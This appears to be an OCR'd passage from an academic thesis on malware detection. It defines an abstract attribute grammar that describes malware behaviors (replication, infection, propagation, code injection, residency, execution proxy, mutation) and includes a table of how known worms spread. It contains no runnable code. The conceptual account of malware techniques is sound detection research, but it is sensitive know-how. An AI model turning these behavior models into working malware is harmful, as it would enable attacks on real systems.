Types $*.objType$ are defined over a set of specifically crafted classes of objects: $D_{objType} = \{var, obj\_perm, obj\_temp, obj\_com, obj\_boot, this, obj\_exe, env\_var, obj\_sec\}$. Types are enforced in the production rules by parent symbols, in particular the start symbol S, to be inherited at their children symbols $X \in V$: $X.objType \in Her$.

With regards to the provided type system, objects are typed according to their potential use in the malware lifecycle. Basically, objects are divided into three main classes, constituting a partitioning of the environment in terms of visibility and persistency:

- The first class of objects gathers the internal **variables and constants** (*var*) used by the malware for its internal operations.
- The second class gathers the external **permanent objects** (*obj_perm*) which remain persistent after a complete reboot of the system (e.g. files, directories, registry keys).
- The third class is complementary to the second and gathers the external **temporary objects** (*obj_temp*) existing only for a finite time, as long as the system remains active (e.g. processes, synchronization objects).

Particular objects respond to more specific needs observed in malware. Refined types are thus defined as subclasses, inheriting from the previous two classes of external objects:

- A first permanent subclass gathers **communicating objects** (*obj_com*). These objects constitute communication channels to remote locations or systems. The definition of a communicating object is very broad. Network connections are the most obvious example but transit locations must also be considered: network drives, intranet or peer-to-peer shared directories, removable devices.
- A second permanent subclass gathers **boot objects** (*obj_boot*). These objects provide the malware facilities to automatically execute. Configuration files for the operating system or the master boot record are typical means for malware to be registered in the boot sequence. Automatic execution is also possible at runtime by overwriting entries in the global system call table, or by overwriting the import tables and entry points in executables. Such locations are also considered as boot objects.
- The definition of a **self-reference** (*this*) proves itself as useful as in object programming. It inherits from both permanent and temporary objects since it can refer either to the static drive image of the malware object or its associated process in memory.
- Additional refinements can still be brought to enrich the typing system. **Executable objects** (*obj_exe*) constitute a fourth subclass inheriting from the temporary objects. Process and threads are appealing targets for corruption by malware, in order to gain new privileges for example. **Environment variables** (*env_var*) can be gathered in a specific class refining permanent objects. These variables are useful when attempting to fingerprint a platform or to detect dynamic analysis: the processor name, for example, can betray the execution within certain virtual machines. **Security related objects** (*obj_sec*) can finally be introduced in an hybrid class inheriting both from environment variables and executables. These objects play a critival role in the system protection; they may be used by malware for proactive defense. Antiviral processes for example may be terminated. Registry keys storing the security configuration of web browsers and peer-to-peer clients may be modified to weaken the security policy.




FIGURE 3.5 - HASSE DIAGRAM OF THE OBJECT TYPE POSET. The partial order is defined according to the inclusions of the different subsets, being represented by the different edges of the diagram (e.g. $obj\_perm \leq obj\_boot$). In fact, the set inclusions correspond to a specialization of objects according to their use in the malware lifecycle.

When enforcing the typing system, the more specific class always prevails on the generic one. As such, Figure 3.5 defines a partial order on types according to their subset inclusion. As a matter of fact, the set inclusions correspond to a specialization of objects. This specialization is made clearer in Section 4.1.2 where type affectation is addressed.

Object characterization: Additional characterization of the objects can be achieved through additional attributes. Different useful attributes have been defined to stores the nature, the location, the status and the possible accesses of objects:

The nature of objects $*.objNat$ is defined over a set of classes reflecting elements of the operating system: $D_{objNat} = \{variable, constant, file, folder, drive, registry\,key, network\ socket, mail\}$. The location of objects $*.objLoc$ is defined over paths within the operating system: $D_{objLoc} = Strings$. The status of objects $*.objStat$ is either created or existing whether these objects were created by malware or not: $D_{objStat} = \{created, existing\}$. The accesses to objects $*.objAcc$ are defined over a set of permissions: $D_{objAcc} = \{Read, \epsilon\} \times \{Write, \epsilon\} \times \{Execute, \epsilon\}$. All these attributes are synthesized: $*.objNat \in Syn$, $*.objLoc \in Syn$, $*.objStat \in Syn$ and $*.objAcc \in Syn$.

As stated by Proposition 3, the constraints we have specified over the attributes of the *AMBL* guarantee that its generative attribute grammar is well-formed, or non-circular. In other words, an evaluation order can be established for these attributes because no derivation tree generated by the grammar will exhibit cyclic dependency.

Proposition 3 *The Abstract Malicious Behavioral Language is well formed.*

Proof.
Considering the attribute definitions, a first assertion is the independence of their flows, in particular identifiers and types which constitute the most significant information. In terms of proofs, it means that each class of attribute can be addressed separately.

The case of the $*.objNat$, $*.objLoc$, $*.objStat$ and $*.objAcc$ attributes is straightforward because they are purely synthesized. They pass up the semantic information recovered from object leaves to the starting behavior node. Conversely, $*.objType$ attributes are first valued in upper nodes before being purely inherited in children nodes. The type flow is acyclic as illustrated in the example of derivation tree given in Figure 3.6.

The case of $*.objId$ attributes is more complex because identifiers are partly synthesized and inherited. However, the constraint stating that if $Y_i.objId \in Syn$ then $\forall k > i$, $Y_k.objId \in Her$, stipulates that identifiers are synthesized once in the leftmost branches, and inherited afterwards. This constraint guarantees the abscence of cyclic dependency. As illustrated in Figure 3.6, the identifier flow is a curve starting from leftmost object leaves, passing up by the start symbol, and down to the righter object leaves. □




FIGURE 3.6 - EXAMPLE OF DERIVATION TREE. The following derivation appertains to the*AMBL* and represents the modification of a variable by addition, followed by its storage in a permanent object. Following a descending flow, types are inherited from the block declaration to enforce operations over variables and transmissions to permanent objects. The variable identifier is first synthesized in the affectation of the leftmost branch. An ascending flow transports the information to the block node. From there, the identifier is inherited in the transmission of the rightmost branch.

3.2 Grammatical descriptions of significant behaviors

Use of the *Abstract Malicious Behavioral Language (AMBL)* is best illustrated by providing descriptions of significant malware behaviors. Since theoretical completeness can not be proven according to Proposition 2, these descriptions will provide an experimental assessment of the language expresiveness. Section 3.2.1 first presents the procedure of description generation, starting from the analysis of significant malware. Sections 3.2.2 to 3.2.7 then present the generated descriptions as sub-grammars contained within the generative *AMBL* language.

3.2.1 Identification of malicious behaviors from malware

The term of behavior may be understood at several levels whether the modeling is addressed from a global or a local perspective. The global perspective encompasses the whole malware execution. Here we have chosen the local perspective by focusing on individual behaviors which constitute

the common functionality blocks shared by malware. These individual behaviors are either related to the malware installation within the system: duplication, propagation, residency, or related to its attack payload: execution proxy, stealth, spam activity, data theft. Their identification is not immediate; an analysis is required to extract the part of the global malware activity, related to these behaviors. In practice, the identification has been conducted over a pool of twenty representative malware from different families: viruses, worms, Trojans. To guarantee the relevance of the samples, the chosen malware have all been taken "in the wild" from the top statistics of previous years, plus a few interesting "zoo" examples. Consequently, these malware mainly appertain to prolific strains, at the origin of numerous variants or at the basis of new evolved strains. This first pool has been willingly restricted to leave a wide range of variants and strains for experimentations, and show that a strong behavioral similarity exists between malware.

Propagation to other systems	
V/FI	
Lewor	Copy on removable devices Copy on connected network drives
V/EmW	
Bagle	Massmailing with the virus as attached file
Chir	Massmailing with the virus as attached file Copy on connected network drives
Feebs	Massmailing with the virus as attached file Copy in directories whose name evoked shared folders through P2P
Loveletter	Massmailing with the virus as attached file Using IRC channels
Magistr	Massmailing with the virus as attached file
MyDoom	Massmailing with the virus as attached file Copy in the *KaZaA* default shared directory
Sober	Massmailing with the virus as attached file
V/P2PW	
Supova	Copy in the Windows media folder and share it by configuring *KaZaA* Automatic sending to the *MSN Messenger* contact list
Winur	Copy in a new hidden directory and configure known P2P clients to share it Copy on a floppy disk if present
W	
Slammer	Transmission by UDP packet with a fixed port to a random IP address
CodeRed	Transmission by TCP/IP packets on port 80

TABLE 3.1 - IMPLEMENTATIONS OF PROPAGATION. Acroyms for malware classes: Virus (V), File Infector (FI), Worm (W), E-mail Worm (EmW), Peer-to-Peer Worm (P2PW). The table is a synthesis of the different methods of propagation employed by malware. The common principle we observe in all samples is the transmission of the content of the self-reference (malware code) through a carrier (mail or shared file).

The most prevalent behaviors have been identified by manual analsysis, allowing us to bring into light their common principle along the way. Since different techniques may lead to the same result, the implementations of the identified behaviors have also been studied inside the different malware. For this, several sources were used. Global information was partly available on observatory websites [5], but was often insufficient to understand the implementation aspects behind. For the most famous samples, more detailed analyses were available, containing the necessary information [90, 92, 93, 204]. For the remaining cases, the missing information was recovered by code disassembly. The collected information has been synthesized in Appendix B with a short extract in Table 3.1. These results have highlighted common principles for the different behaviors, in spite of differences in their implementation. The behavioral descriptions have been built on top of these results, in order to successfully cover all the implementations observed in the pool. The experimentations led in Chapter 4, will confirm that some of these descriptions can relevantly cover a larger pool of malware whereas others are not totally relevant.

The generation of the descriptions raises the question of the possible translation between the implementation and the language. The complete automation of translation is in fact a prerequisite to detection. In Appendix B, a preliminary parallel is drawn between the atomic operations of the language and their concrete implementation. Manual translation is briefly explained by comparing the source code of a known piece of malware to a behavior description. Automated translation is finally addressed along detection at the beginning of Chapter 4.

3.2.2 Replication mechanisms

Self-replication is the key mechanism for viruses and worms. The principle of replication has been split according to four modes whose descriptions are now given.

1) Duplication: Duplication is achieved by copying the malware code from the self-reference to a permanent object. Simple duplication requires no existing target to host the code; it may be created. The behavior is described by syntactic production rules (grey) and their related semantic rules (white). These rules constitute a subgrammar, generating a sublanguage included in the generative *AMBL*. The syntactic productions correspond to the different duplication techniques supported: single-block read/write operations but also interleaved read/write operations described by production rule (*vi*) and direct copy described by production rule (*vii*) where no intermediate variable intervenes. These productions also support permutations with possible reordering of the operations according to their dependencies. Moving to semantic rules, they guarantee the data-flow between the read and write interactions by constraining them to refer to the same variable (Binding rules associated to production rule (*i*): <*Duplication*>.varId=<*Read*>.varId and <*Write*>.varId=<*Duplication*>.varId). They also guarantee the malicious intent of the behavior: the open and read interactions must refer to the self-reference to distinguish real duplications (Typing rule associated to production rule (*i*): <*Duplication*>.srcType= *this*). Any other source than the self-reference, that is to say the running program, would result in a simple file copy. Mutations may also occur during duplication; these mechanisms are described in Section 3.2.6.

(*i*)	<*Duplication*>	::=	<*Create*><*Open*><*Read*><*Mutation*><*Write*>
		|	<*Open*><*Create*><*Read*><*Mutation*><*Write*>
		|	<*Open*><*Read*><*Create*><*Mutation*><*Write*>
{ <*Duplication*>.srcId		=	<*Open*>.objId
<*Read*>.objId		=	<*Duplication*>.srcId
<*Duplication*>.targId		=	<*Create*>.objId
<*Write*>.objId		=	<*Duplication*>.targId
<*Duplication*>.varId		=	<*Read*>.varId
<*Write*>.varId		=	<*Duplication*>.varId
<*Duplication*>.srcType		=	*this*
<*Open*>.objType		=	<*Duplication*>.srcType
<*Read*>.objType		=	<*Duplication*>.srcType
<*Duplication*>.targType		=	*obj_perm*
<*Create*>.objType		=	<*Duplication*>.targType
<*Write*>.objType		=	<*Duplication*>.targType }
		|	<*Open*><*Create*><*InterleavedRW*>
		|	<*Create*><*Open*><*InterleavedRW*>
{ <*InterleavedRW*>.obj1Id		=	<*Duplication*>.srcId
<*InterleavedRW*>.obj2Id		=	<*Duplication*>.targId
<*InterleavedRW*>.obj1Type		=	<*Duplication*>.srcType
<*InterleavedRW*>.obj2Type		=	<*Duplication*>.targType }
		|	<*DirectCopy*>
{ <*Duplication*>.srcId		=	<*DirectCopy*>.obj1Id
<*Duplication*>.targId		=	<*DirectCopy*>.obj2Id
<*Duplication*>.srcType		=	*this*

	<*DirectCopy*>.obj1Type	=	<*Duplication*>.srcType
	<*Duplication*>.targType	=	*obj_perm*
	<*DirectCopy*>.obj2Type	=	<*Duplication*>.targType }
(*ii*)	<*Create*>	::=	*create object*;
{	<*Create*>.objId	=	*object*.objId
	object.objType	=	<*Create*>.objType }
(*iii*)	<*Open*>	::=	*open object*;
{	<*Open*>.objId	=	*object*.objId
	object.objType	=	<*Open*>.objType }
(*iv*)	<*Read*>	::=	*receive object*1 ← *object*2;
{	<*Read*>.varId	=	*object*1.objId
	*object*2.objId	=	<*Read*>.objId
	*object*1.objType	=	*var*
	*object*2.objType	=	<*Read*>.objType }
(*v*)	<*Write*>	::=	*send object*1 → *object*2;
{	<*Write*>.varId	=	*object*1.objId
	*object*2.objId	=	<*Write*>.objId
	*object*1.objType	=	*var*
	*object*2.objType	=	<*Write*>.objType }

(*vi*)	<*InterleavedRW*>	::=	*while*(*receive object*1 ← *object*2;){
			*send object*3 → *object*4;
			}

{	*object*2.objId	=	<*InterleavedRW*>.obj1Id
	*object*4.objId	=	<*InterleavedRW*>.obj2Id
	*object*3.objId	=	*object*1.objId
	*object*1.objType	=	*var*
	*object*3.objType	=	*var*
	*object*2.objType	=	<*InterleavedRW*>.obj1Type
	*object*4.objType	=	<*InterleavedRW*>.obj2Type }
(*vii*)	<*DirectCopy*>	::=	*send object*1 → *object*2;
{	<*DirectCopy*>.obj1Id	=	*object*1.objId
	<*DirectCopy*>.obj2Id	=	*object*2.objId
	*object*1.objType	=	<*DirectCopy*>.obj1Type
	*object*2.objType	=	<*DirectCopy*>.obj2Type }

2) Infection: Contrary to duplication, infection requires an existing entity to host the viral code. As a consequence, the first phase of the replication always consists in crawling the system to look for a potential target. This crawling process is described by production rule (*ii*). The infection condition is modeled by a specific variable, a marker guaranteeing the validity of the target. For example, the marker could indicate whether the target complies to a particular format or not. It could also indicate the absence of previous infections using a "magic constant". The remaining of the behavior is similar to duplication, starting from production rule (*iii*) to (*vi*). The description supports both append and prepend modes of infections, either destructive or not thanks to the potential code relocation in production rule (*iv*). The information flow is also monitored during the optional recopy of the original code of the target.

(*i*)	<*Infection*>	::=	<*Search*><*Open*><*Relocate*><*Read*><*Mutation*><*Write*>
		|	<*Search*><*Open*><*Read*><*Relocate*><*Mutation*><*Write*>
		|	<*Read*><*Search*><*Open*><*Relocate*><*Mutation*><*Write*>
{	<*Infection*>.srcId	=	<*Read*>.objId
	<*Infection*>.targId	=	<*Search*>.objId
	<*Open*>.objId	=	<*Infection*>.targId
	<*Relocate*>.objId	=	<*Infection*>.targId
	<*Write*>.objId	=	<*Infection*>.targId
	<*Infection*>.markId	=	<*Search*>.varId

$<Infection>$.varId	=	$<Read>$.varId	
$<Write>$.varId	=	$<Infection>$.varId	
$<Infection>$.srcType	=	*this*	
$<Read>$.objType	=	$<Infection>$.srcType	
$<Infection>$.targType	=	*obj_perm*	
$<Search>$.objType	=	$<Infection>$.targType	
$<Open>$.objType	=	$<Infection>$.targType	
$<Relocate>$.objtype	=	$<Infection>$.targType	
$<Write>$.objType	=	$<Infection>$.targType	
$<Infection>$.markType	=	*var*	
$<Search>$.varType	=	$<Infection>$.markType	}
(*ii*) $<Search>$	::=	*while*(¬(= (*object*1, *object*2))){	
		*open object*3;	
		*receive object*4 ← *object*5;	
		}	
{ *object*2.objId	=	$<Search>$.varId	
*object*3.objId	=	$<Search>$.objId	
*object*4.objId	=	*object*1.objId	
*object*5.objId	=	*object*3.objId	
*object*1.objType	=	*var*	
*object*2.objType	=	$<Search>$.varType	
*object*3.objType	=	$<Search>$.objType	
*object*4.objType	=	*object*1.objType	
*object*5.objType	=	*object*3.objType	}
(*iii*) $<Open>$	::=	*open object*;	
{ *object*.objId	=	$<Open>$.objId	
object.objType	=	$<Open>$.objType	}
(*iv*) $<Relocate>$	::=	*receive object*1 ← *object*2;	
		*send object*3 → *object*4;	
	|	ϵ	
{ *object*2.objId	=	$<Relocate>$.objId	
*object*3.objId	=	*object*1.objId	
*object*4.objId	=	*object*2.objId	
*object*1.objType	=	*var*	
*object*2.objType	=	$<Relocate>$.objType	
*object*3.objType	=	*object*1.objType	
*object*4.objType	=	*object*2.objType	}
(*v*) $<Read>$	::=	*receive object*1 ← *object*2;	
{ $<Read>$.varId	=	*object*1.objId	
*object*2.objId	=	$<Read>$.objId	
*object*1.objType	=	*var*	
*object*2.objType	=	$<Read>$.objType	}
(*vi*) $<Write>$	::=	*send object*1 → *object*2;	
{ $<Write>$.varId	=	*object*1.objId	
*object*2.objId	=	$<Write>$.objId	
*object*1.objType	=	*var*	
*object*2.objType	=	$<Write>$.objType	}

3) Propagation: Propagation differs from duplication because it involves a different target object: the data is copied from the self-reference to a communicating object. Consequently, propagation shows some syntactic similarities with duplication except the inclusion of a potential format process. This process is described by the production rules (*v*) and (*vi*), responsible for the addition of a new header to the data before its encoding. The main difference with duplication thus lies in the semantic rules. Illustrating the importance of typing, the permanent type of the target object is first replaced by the communicating type (Typing rule associated to production rule (*i*): $<Propagation>$.targType= *obj_com*). A communicating object can either be a network connec-

tion, a mail or a file shared over peer-to-peer folders and network drives. The second modification specifies, by a disjunction of semantic equations, that the source of propagation can be either the self-reference or a duplication target (Typing and binding rule associated to production rule (i): $<Propagation>$.srcType$=$ *this* or $<Propagation>$.srcId$=<Duplication>$.targId).

(i)	$<Propagation>$	::=	$<Open><Read><Mutation><Transmit>$
		|	$<Read><Open><Mutation><Transmit>$
{ $<Propagation>$.srcId		=	$<Read>$.objId
$<Propagation>$.targId		=	$<Open>$.objId
$<Transmit>$.objId		=	$<Propagation>$.targId
$<Propagation>$.varId		=	$<Read>$.varId
$<Transmit>$.varId		=	$<Propagation>$.varId
($<Propagation>$.srcTp$=$ *this*)		$\vee$	($<Propagation>$.srcId $=$ $<Duplication>$.targId)
$<Read>$.objType		=	$<Propagation>$.srcType
$<Propagation>$.targType		=	*obj_com*
$<Open>$.objType		=	$<Propagation>$.targType
$<Transmit>$.objType		=	$<Propagation>$.targType }
(ii)	$<Open>$	::=	*open object*;
{ $<Open>$.objId		=	*object*.objId
object.objType		=	$<Open>$.objType }
(iii)	$<Read>$	::=	*receive object*1 $\leftarrow$ *object*2;
{ $<Read>$.varId		=	*object*1.objId
*object*2.objId		=	$<Read>$.objId
*object*1.objType		=	*var*
*object*2.objType		=	$<Read>$.objType }
(iv)	$<Transmit>$	::=	$<Format><Write>$
{ $<Format>$.var1Id		=	$<Transmit>$.varId
$<Write>$.varId		=	$<Format>$.var2Id }
		|	$<Write>$
{ $<Write>$.varId		=	$<Transmit>$.varId }

(v)	$<Format>$	::=	*object*1 := &(*object*2);
			[*object*3] := *object*4;
			*object*5 := +(*object*6, *object*7);
			$<Encode>$
			[*object*8] := *object*9;

{ $<Format>$.var2Id		=	*object*2.objId
$<Format>$.headerId		=	*object*4.objId
*object*3.objId		=	*object*1.objId
*object*5.objId		=	*object*3.objId
*object*6.objId		=	*object*3.objId
$<Encode>$.var1Id		=	$<Format>$.var1Id
*object*8.objId		=	*object*3.objId
*object*9.objId		=	$<Encode>$.var2Id
*object*1.objType		=	*var*
*object*2.objType		=	*var*
*object*3.objType		=	*object*1.objType
*object*4.objType		=	*var*
*object*5.objType		=	*object*3.objType
*object*6.objType		=	*object*3.objType
*object*7.objType		=	*var*
*object*8.objType		=	*object*3.objType }
(vi)	$<Encode>$	::=	*object*1 := $<Op2>$ (*object*2, *object*3);
		|	ϵ
{ $<Encode>$.var2Id		=	*object*1.objId
*object*2.objId		=	$<Encode>$.var1Id

	*object*1.objType	=	*var*	
	*object*2.objType	=	<*Encode*>.var1Type	
	*object*3.objType	=	*var*	}
(*vii*)	<*Write*>	::=	*send object*1 → *object*2;	
{	<*Write*>.varId	=	*object*1.objId	
	*object*2.objId	=	<*Write*>.objId	
	*object*1.objType	=	*var*	
	*object*2.objType	=	<*Write*>.objType	}

4) Code injection: Code injection consists in writing some executable code inside the memory of an executing programs. This code may be a part of the own code of the malware or an embedded library. The principle is thus similar to the other replication mechanism with yet a different target type (Typing rule associated to production rule (*i*): <*Injection*>.targType = *obj_exe*).

(*i*)	<*Injection*>	::=	<*Open*><*Read*><*Write*>
		|	<*Read*><*Open*><*Write*>
{	<*Injection*>.srcId	=	<*Read*>.objId
	<*Injection*>.targId	=	<*Open*>.objId
	<*Write*>.objId	=	<*Injection*>.targId
	<*Injection*>.varId	=	<*Read*>.varId
	<*Write*>.varId	=	<*Injection*>.varId
	<*Injection*>.srcType	=	*this*
	<*Read*>.objType	=	<*Injection*>.srcType
	<*Injection*>.targType	=	*obj_exe*
	<*Open*>.objType	=	<*Injection*>.targType
	<*Write*>.objType	=	<*Injection*>.targType }
(*ii*)	<*Open*>	::=	*open object*;
{	<*Open*>.objId	=	*object*.objId
	object.objType	=	<*Open*>.objType }
(*iii*)	<*Read*>	::=	*receive object*1 ← *object*2;
{	<*Read*>.varId	=	*object*1.objId
	*object*2.objId	=	<*Read*>.objId
	*object*1.objType	=	*var*
	*object*2.objType	=	<*Read*>.objType }
(*v*)	<*Write*>	::=	*send object*1 → *object*2;
{	<*Write*>.varId	=	*object*1.objId
	*object*2.objId	=	<*Write*>.objId
	*object*1.objType	=	*var*
	*object*2.objType	=	<*Write*>.objType }

3.2.3 Residency

Residency enables malware to trigger their execution automatically. It is achieved by writing their reference in a boot object (Typing rule associated to production rule (*i*): <*Residency*>.targType = *obj_boot*). The nature of the boot object eventually determines the nature of the reference. A run registry key requires the malware path in the file system whereas import tables or entry points requires its address in memory.

(*i*)	<*Residency*>	::=	*send object*1 → *object*2;
{	<*Residency*>.refId	=	*object*1.objId
	<*Residency*>.targId	=	*object*2.objId
	<*Residency*>.refType	=	*var*
	*object*1.objType	=	<*Residency*>.refType
	<*Residency*>.targType	=	*obj_boot*
	*object*2.objType	=	<*Residency*>.tarType }

3.2.4 Overinfection and activity tests

1) Overinfection test: The overinfection test detects whether any instance of the malware is present on the system or not. The detection is done by checking the existence of a permanent infection marker. This test can be achieved through at least three different conditionals described by the production rules (*ii*) to (*iv*). In the case of file infection, the overinfection test is already integrated in the routine searching for an healthy target. It does not need to be redefined here.

(*vi*)	<*Overinfection*>	::=	<*Test*1> | <*Test*2> | <*Test*3>	
{ <*Overinfection*>.markId		=	<*Test*1>.objId	
<*Overinfection*>.markId		=	<*Test*2>.objId	
<*Overinfection*>.markId		=	<*Test*3>.objId	
<*Overinfection*>.markType		=	*obj_perm*	
<*Test*1>.objType		=	<*Overinfection*>.markType	
<*Test*2>.objType		=	<*Overinfection*>.markType	
<*Test*3>.objType		=	<*Overinfection*>.markType	}

(*ii*)	<*Test*1>	::=	*if*(*create object*1)*then*{
			stop;
			}	

{ <*Test*1>.objId		=	*object*1.objId	
*object*1.objType		=	<*Test*1>.objType	}

(*iii*)	<*Test*2>	::=	*if*(*open object*1)*then*{
			stop;
			}*else*{
			*create object*2;
			}	

{ <*Test*2>.objId		=	*object*1.objId	
*object*2.objId		=	*object*1.objId	
*object*1.objType		=	<*Test*2>.objType	
*object*2.objType		=	*object*1.objType	}

(*iv*)	<*Test*3>	::=	*if*(¬(*open object*1))*then*{
			*create object*2;
			}*else*{
			stop;
			}	

{ <*Test*3>.objId		=	*object*1.objId	
*object*2.objId		=	*object*1.objId	
*object*1.objType		=	<*Test*3>.objType	
*object*2.objType		=	*object*1.objType	}

2) Activity test: The activity test is the dynamic pending of the static overinfection test. The activity test detects whether an instance of the malware is already running in memory or not, which proves particularly useful for worms whose code is never written on any permanent storage. This execution is betrayed by the existence of a given temporary object. The principle is finally identical to the overinfection tests. Consequently, their descriptions are also identical except for the semantic rule related to the marker type (<*Activity*>.markType = *obj_temp*).

3.2.5 Execution proxy

Once malware are installed within the system (in most cases after successful replication and residency), they often provide different services to the attacker. Trojans typically offers the capability of execution proxy. On reception of an execution request, the malware implementing this behavior are able to receive a program from a remote location, to store it on the local disk, and to finally launch its execution. Inside the behavioral language, the program is thus read from

a communicating object to be stored in a permanent object. Similarly to the previous behavior descriptions, the content of the code is followed through the different semantic rules. In addition to variable coherence, the semantic rules also guarantee that the object being executed is the same object as the one where the code has been stored (Binding rules associated to production rule (i): $<ExecutionProxy>$.objId = $<Create>$.targId and $<Execute>$.objId = $<ExecutionProxy>$.targId).

(i)	$<ExecutionProxy>$	::=	$<Create><Open><Read><Write><Execute>$
		|	$<Open><Create><Read><Write><Execute>$
{ $<ExecutionProxy>$.srcId		=	$<Open>$.objId
$<Read>$.objId		=	$<ExecutionProxy>$.srcId
$<ExecutionProxy>$.targId		=	$<Create>$.objId
$<Write>$.objId		=	$<ExecutionProxy>$.targId
$<Execute>$.objId		=	$<ExecutionProxy>$.targId
$<ExecutionProxy>$.varId		=	$<Read>$.varId
$<Write>$.varId		=	$<ExecutionProxy>$.varId
$<ExecutionProxy>$.srcType		=	obj_com
$<Open>$.objType		=	$<ExecutionProxy>$.srcType
$<Read>$.objType		=	$<ExecutionProxy>$.srcType
$<ExecutionProxy>$.targType		=	obj_perm
$<Create>$.objType		=	$<ExecutionProxy>$.targType
$<Write>$.objType		=	$<ExecutionProxy>$.targType
$<Execute>$.objType		=	$<ExecutionProxy>$.targType }
		|	$<Open><Create><InterleavedRW><Execute>$
		|	$<Create><Open><InterleavedRW><Execute>$
{ $<InterleavedRW>$.obj1Id		=	$<ExecutionProxy>$.srcId
$<InterleavedRW>$.obj2Id		=	$<ExecutionProxy>$.targId
$<InterleavedRW>$.obj1Type		=	$<ExecutionProxy>$.srcType
$<InterleavedRW>$.obj2Type		=	$<ExecutionProxy>$.targType }
(ii)	$<Create>$	::=	*create object*;
{ $<Create>$.objId		=	*object*.objId
object.objType		=	$<Create>$.objType }
(iii)	$<Open>$	::=	*open object*;
{ $<Open>$.objId		=	*object*.objId
object.objType		=	$<Open>$.objType }
(iv)	$<Read>$	::=	*receive object*1 ← *object*2;
{ $<Read>$.varId		=	*object*1.objId
*object*2.objId		=	$<Read>$.objId
*object*1.objType		=	*var*
*object*2.objType		=	$<Read>$.objType }
(v)	$<Write>$	::=	*send object*1 → *object*2;
{ $<Write>$.varId		=	*object*1.objId
*object*2.objId		=	$<Write>$.objId
*object*1.objType		=	*var*
*object*2.objType		=	$<Write>$.objType }
(vi)	$<InterleavedRW>$	::=	*while*(*receive object*1 ← *object*2;){
			*send object*3 → *object*4;
			}
{ *object*3.objId		=	*object*1.objId
*object*2.objId		=	$<InterleavedRW>$.obj1Id
*object*4.objId		=	$<InterleavedRW>$.obj2Id
*object*1.objType		=	*var*
*object*3.objType		=	*var*
*object*2.objType		=	$<InterleavedRW>$.obj1Type
*object*4.objType		=	$<InterleavedRW>$.obj2Type }

(*vii*)	<*Execute*>	::=	*execute* *object*;	
{ *object*.objId		=	<*Execute*>.objId	
object.objType		=	<*Execute*>.objType	}

3.2.6 Mutation techniques

Mutation mechanisms have been mentioned so far, but not formally defined. We now fill this gap. Mutations can be divided into two types of engine: polymorphic and metamorphic engines as presented in Chapter 2. According to production rule (*i*), they can be applied either independently or jointly. The related semantic rules are used to follow the information flow along the mutation process. The first variable corresponds to the code in input and the second one to the mutated output.

(*i*)	<*Mutation*>	::=	<*Polymorphism*><*Metamorphism*>	
{ <*Mutation*>.var2Id		=	<*Metamorphism*>.var2Id	
<*Polymorphism*>.var1Id		=	<*Mutation*>.var1Id	
<*Metamorphism*>.var1Id		=	<*Polymorphism*>.var2Id	
<*Mutation*>.var2Type		=	*var*	
<*Polymorphism*>.var1Type		=	<*Mutation*>.var1Type	
<*Metamorphism*>.var1Type		=	<*Polymorphism*>.var2Type	}
		|	<*Polymorphism*>	
{ <*Mutation*>.var2Id		=	<*Polymorphism*>.var2Id	
<*Polymorphism*>.var1Id		=	<*Mutation*>.var1Id	
<*Mutation*>.var2Type		=	*var*	
<*Polymorphism*>.var1Type		=	<*Mutation*>.var1Type	}
		|	<*Metamorphism*>	
{ <*Mutation*>.var2Id		=	<*Metamorphism*>.var2Id	
<*Metamorphism*>.var1Id		=	<*Mutation*>.var1Id	
<*Mutation*>.var2Type		=	*var*	
<*Metamorphism*>.var1Type		=	<*Mutation*>.var1Type	}
		|	ϵ	
{ <*Mutation*>.var2Id		=	<*Mutation*>.var1Id	
<*Mutation*>.var2Type		=	<*Mutation*>.var1Type	}

